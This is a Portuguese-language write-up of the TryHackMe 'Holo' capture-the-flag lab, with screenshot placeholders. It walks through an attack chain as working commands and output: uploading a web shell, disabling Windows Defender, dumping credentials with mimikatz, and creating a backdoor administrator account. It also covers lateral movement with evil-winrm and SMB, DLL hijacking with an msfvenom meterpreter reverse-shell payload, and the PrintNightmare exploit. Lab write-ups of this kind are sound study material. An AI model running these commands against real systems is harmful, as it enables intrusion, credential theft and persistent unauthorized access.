
An email has been sent to the email associated with your username




Passando o user "gurag" e inspecionando os elementos da página, pode perceber que o user_token está exposto




Área após o login



Daí é so upar uma shell e pronto




Meio a tudo isso eu fiz um listener na minha máquina por questão de comodidade



Baixei o mimikatz pelo github e despejei na vítima pela shell que implantamos, mas antes eu tive que desativar o anti-virus

```
Set-MpPreference -DisableRealtimeMonitoring $true
```

```
.\mimikatz.exe "privilege::debug" "token::elevate" "sekurlsa::logonpasswords" exit
```



=> Caminho que criamos um usuário novo na maquina

E daí o que podermos fazer é criar um usuário novo e dar permissão para fazer uma conexão RDP

```
net user arthur senhafacil /add => Cria o usuário e define a senha
net localgroup Administrators arthur /add => adiciona arthur ao grupo de adm
net localgroup "Remote Management Users" arthur /add => permite arthur usar winRM
net localgroup "Remote Desktop Users" arthur /add => permite arthur usar RDP
```

```
PS C:\web\htdocs\images> net user arthur senhafacil /add
net user arthur senhafacil /add
The command completed successfully.

PS C:\web\htdocs\images> net localgroup Administrators arthur /add
net localgroup Administrators arthur /add
The command completed successfully.

PS C:\web\htdocs\images> net localgroup "Remote Management Users" arthur /add
net localgroup "Remote Management Users" arthur /add
The command completed successfully.

PS C:\web\htdocs\images> net localgroup "Remote Desktop Users" arthur /add
net localgroup "Remote Desktop Users" arthur /add
The command completed successfully.
```


E agora, so falta conectar na área de trabalho remota

`proxychains rdesktop -u arthur -p senhafacil 10.201.126.31 -g 1920x1080`

=> **Voltando para o caminho do usuário que encontramos**

Temos uma conta de usuário, domínio e a senha

Usamos o netexec para verificar



Agora é so conectar na máquina com as credenciais que temos

`proxychains evil-winrm -i 10.201.126.31 -u watamet -p Nothingtoworry!`

Porém uma alternativa também que ao tentar (por acaso) uma conexão RDP com as mesmas credenciais, funcionaram também

`proxychains xfreerdp /v:10.201.126.35 /u:watamet /p:Nothingtoworry! -themes +clipboard /video`

```
arthur-strelow@arthur-OptiPlex-3070:~/Downloads$ proxychains evil-winrm -i 10.201.126.31 -u wa
tamet -p Nothingtoworry!
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()
function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm
#Remote-path-completion

Info: Establishing connection to remote endpoint
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.201.126.31:5985  ...  OK
*Evil-WinRM* PS C:\Users\watamet\Documents>
```

Umas da etapas que é requerido a de enumeração usando o "Seatbelt", mas como não funcionou eu enviando pelo Evil-WinRM eu tentei usando o smb

`proxychains smbclient \\\\10.201.126.31\\c$\\ -U "watamet"%"Nothingtoworry!" -W holo.live`

```
arthur-strelow@arthur-OptiPlex-3070:~/Downloads$ proxychains smbclient \\\\10.201.126.31\\c$\\
 -U "watamet"%"Nothingtoworry!" -W holo.live
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.201.126.31:445  ...  OK
Try "help" to get a list of possible commands.
smb: \> dir
```

logo depois vamos até o diretório que queremos upar o arquivo

```
smb: \Users\watamet\> put sb.exe
putting file sb.exe as \Users\watamet\sb.exe (80,3 kb/s) (average 78,7 kb/s)
smb: \Users\watamet\>
```

no evil-rm já consta o arquivo

```
*Evil-WinRM* PS C:\Users\watamet> dir
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.201.126.31:5985  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.201.126.31:5985  ...  OK


    Directory: C:\Users\watamet


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        1/20/2021   3:32 PM                3D Objects
d-r---        1/20/2021   3:32 PM                Contacts
d-r---        1/20/2021   3:32 PM                Desktop
d-r---         4/4/2025   8:27 PM                Documents
d-r---        1/20/2021   3:32 PM                Downloads
d-r---        1/20/2021   3:32 PM                Favorites
d-r---        1/20/2021   3:32 PM                Links
d-r---        1/20/2021   3:32 PM                Music
d-r---        1/20/2021   3:32 PM                Pictures
d-r---        1/20/2021   3:32 PM                Saved Games
d-r---        1/20/2021   3:32 PM                Searches
d-r---        1/20/2021   3:32 PM                Videos
-a----         4/4/2025   8:47 PM         167936 sb.exe
```

o sb.exe / Seatbelt.exe serve para reconhecimento para questoẽs da segurança

Também tem o SharpEDRChecker para verificar os processos em execução, DLLs carregadas e metadados de cada DLL

A partir de agora temos que pensar em escalar privilégios ou tentar alguma movimentação lateral

Uma ferramenta que é importante ressaltar é a PowerView

Em caso de restrições dessas ferramentas, podermos partir para os comandos do próprio powershell

```
Get-ScheduledTask
Get-ScheduledTaskInfo
whoami /priv
Get-ADGroup
Get-ADGroupMember
Get-ADPrincipalGroupMembership
```

No caso desse CTF o meio escolhido para escalar privilégio foi por meio de um programa que está fazendo uma tarefa agendada. Então o meio que escolheremos foi sequestrar essa DLL para implantar uma DLL infectada usando o `msfvenom`

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.50.74.15 LPORT=4444 -
f dll -o kavremoverENU.dll
```

Uma vez a shell feita, precisamos de duas coisas:

- Colocar no lugar que o `kavremover.exe` chame ela que descobrimos que é no diretório `C:\Users\watamet\Applications`
- E precisamos procurar algum meio de conseguir executar

Pesquisando bastante foi encontrado esse exploit `CVE-2021-1675.ps1`

```
PS C:\Users\watamet\Applications> Import-Module .\CVE-2021-1675.ps1
>>
PS C:\Users\watamet\Applications> Invoke-Nightmare
[+] using default new user: adm1n
[+] using default new password: P@ssw0rd
[+] created payload at C:\Users\watamet\AppData\Local\Temp\nightmare.dll
[+] using pDriverPath = "C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_18b0d38
[+] added user  as local administrator
[+] deleting payload from C:\Users\watamet\AppData\Local\Temp\nightmare.dll
```


Então com essa conta podermos colocar a dll e executarmos o kavremover

```
use multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost <ip>
run
```

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thr
                                        ead, process, none)
   LHOST     10.51.124.72     yes       The listen address (an interface may b
                                        e specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.51.124.72:4444
```

Ao Executarmos o kavremover

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.51.124.72:4444
[*] Sending stage (177734 bytes) to 10.201.126.35
[*] Meterpreter session 11 opened (10.51.124.72:4444 -> 10.201.126.35:50252) at 2025-04-07 14:29:30 -0300

meterpreter > ls
Listing: C:\Users\watamet\Applications
=====================================
```



Referências

https://github.com/jesusgavancho/TryHackMe_and_HackTheBox/blob/master/Holo.md
https://stimpz0r.com/tryhackme-holo/